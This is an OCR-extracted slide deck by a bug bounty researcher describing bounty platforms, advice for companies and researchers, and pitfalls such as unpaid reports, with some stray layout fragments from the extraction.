Bug Bounty Hunting for Companies & Researchers

Bounty Hunting in Sudan and Abroad

By:

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Bug Bounty Hunting
for
Companies & Researchers

WHO AM I?

- **Mazin Ahmed**
  - Freelancing **Information Security Specialist** / **Penetration Tester**
  - Freelancing Security Researcher at **Bugcrowd, Inc**
  - Security Contributor at **ProtonMail**

  - Interested in web-security, networks-security, WAF evasions, mobile-security, responsible disclosure, and software automation.
  - One of top 50 researchers at Bugcrowd out of 37,000+ researchers.
  - Acknowledged by Facebook, Twitter, Oracle, LinkedIn, and many…

You can read more at https://mazinahmed.net

WHO AM I?

And I have contributed to the security of the following:

greenhouse.io

avast! be free

ninefold

ebay

PAGERDUTY

ABN·AMRO

Adobe

bugcrowd

Barracuda

FFmpeg

Dropmyemail

eset

{ } ICEcoder

MailChimp

f5

facebook

hi5

IMPERVA INCAPSULA

LinkedIn

Mastercoin

modsecurity Open Source Web Ap lication Firewall

mozilla

ORACLE

port80 software

NoScript

Lookout

ProtonMail

purevpn

SONY

Yandex

twitter

WebKnight Open Source Web Application Firewall for IIS

sucuri

TAGGED

SOUQ.com

SWISS CYBER EXPERTS

AND MANY MORE...

AGENDA

- MY STORY
- WHAT ARE BUG BOUNTY PROGRAM?
- BUG BOUNTY PROGRAM (HISTORY)
- WHY BUG BOUNTY PROGRAMS?
- POPULAR BUG BOUNTY PLATFORMS
- SELF-HOSTED BUG BOUNTY PROGRAM
- TIPS & NOTES
- RESPONSIBLE DISCLOSURE PROGRAM VS. BUG BOUNTY PROGRAM
- BUG BOUNTY PLATFORMS PROCESS
- WHAT HAPPENS AFTER STARTING BUG BOUNTY
- COMMON PITFALLS/MISTAKES
- COOL FINDINGS
- INFOSEC, BUG HUNTING IN SUDAN & THE MIDDLE EAST
- ACKNOWLEDGEMENTS
- QUESTIONS

My Story

[My Story]

What are Bug Bounty Programs?

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Bug bounty Programs (History)

Netscape (1995) → PWN2OWN (2007) → Google (2010) → Facebook (2011) → Bug Bounty platforms Era(2012)

Why Bug Bounty Programs?

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for
Companies & Researchers

Why Bug Bounty Programs? (Company’s Wise)

Why Bug Bounty Programs? (Researcher’s Wise)

Popular Bug Bounty Platforms

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Popular Bug Bounty Platforms
Bugcrowd

bugcrowd

- First ever public bug bounty platform.
- 37,000+ researchers/hackers.
- Largest-ever security team.
- Offers managed – unmanaged - on-going - time-limited – public - private bug bounties.

Popular Bug Bounty Platforms

Hacker One

hackerone

- A “security inbox” for companies, and a bug bounty platform.
- The client handles the submissions validating process.
- Around 3700 researchers were thanked in the platform.

Popular Bug Bounty Platforms

Synack

- Only hires the *best of best.*
- requiring written exams, practical exams, and background-checks for researchers.
- Larger payouts than its competitors.
- Private number of researchers, private clients.

Popular Bug Bounty Platforms

Cobalt.IO

- Bug Bounty Platform + Crowdsourced Pentesting Services.
- Different pentesting + bounties services.
- A team of 5000 researchers, 200 vetted researchers, 329 submitted valid reports.

Popular Bug Bounty Platforms

ZeroCopter

- Amsterdam-based bug bounty platform.
- Invite-only platform for researchers.
- Around 100 chosen researchers.
- Handles all reports (aka managed bounty programs).
- Run scanners on systems to find hanging fruits before launching the program.

Self-Hosted Bug Bounty Program

- Can be done by handling reports by emails, forms, etc...
- Less opportunity of having hackers noticing it, (unless the company is very well-known)
- Example: Facebook, Google, PayPal, United Airlines)
- Bugcrowd hosts a list of self-hosted bounty programs

https://bugcrowd.com/list-of-bug-bounty-programs

https://firebounty.com

Tips & Notes

Bug Bounty Hunting
for
Companies & Researchers

Tips & Notes
for Companies


Bug **B**ounty **H**unting
for
Companies & **R**esearchers

Tips & Notes (for Companies)

- Bug Bounties do not replace traditional security assessment.

- Before getting into bug bounties:
  - Evaluate your systems and networks.
  - Perform internal vulnerability assessments
  - Fix everything!

Tips & Notes (for Companies)



Bug Bounty Program

Vs


Responsible
Disclosure Program

ting

earchers

Tips & Notes (for Companies)

When getting into bug bounties



Write an explicit and clear bounty brief.

check with bug bounty platforms support.

[Preferably] Start with a bug bounty platform.

Tips for Companies
(After Establishing Bug Bounty Program)


Bug Bounty Platforms Process

[Bug Bounty Platforms Process]

What Happens after Starting Bug Bounty?

[What Happens after Starting Bug Bounty?]

Tips for Companies (After Establishing Bug Bounty Program)



When you receive a submission, respond with an acknowledgment.

Payouts are vital part!

Try to fix issues ASAP.

Tips & Notes

for Researchers

Bug **B**ounty **H**unting
for
Companies & **R**esearchers

Tips & Notes (for Researchers)

Common Pitfalls/Mistakes

Bug Bounty Hunting
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
Common Pitfalls/Mistakes

- Bug bounty program is NOT a way to get free or almost-free pentests.

Common Pitfalls/Mistakes



GM Launches Bug Bounty Program, Minus the Bounty

January 8, 2016 13:13 by Paul

*In-brief: General Motors (GM) has launched a program to entice **white hat** hackers and other expert to delve into the inner*

cript:void(null); *s **software**. The reward: so far, a promise not to sue.*

nty **H**unting
or
es & **R**esearchers


Common Pitfalls/Mistakes

- Not paying researchers, while having a full bounty program, aka playing dodgy with researchers.
  - Some companies actually do that!

Example: **Yandex**

Common Pitfalls/Mistakes

Example: **Yandex**



Re: [Ticket#14050505280299583] Brute-Force Vulnerability on Yandex

Yandex Security Team Add to contacts 09/06/2014

To: Mazin Ahmed

Hello!

Please accept my apologies for the delayed reply.

We have reanalyzed this vulnerability again and can't reproduce it. So it works on yandex.com or on yandex.ru domain too?

--

Best regards,

[redacted]


Yandex Security Team

Check: http://www.rafayhackingarticles.net/2012/10/yandex-bug-bounty-program-is-it-worth.html

Common Pitfalls/Mistakes

Internal Policies Issues

To fix or not? to reward or not??



Mazin Ahmed (mazen160)

[redacted] **RCE on** [redacted]

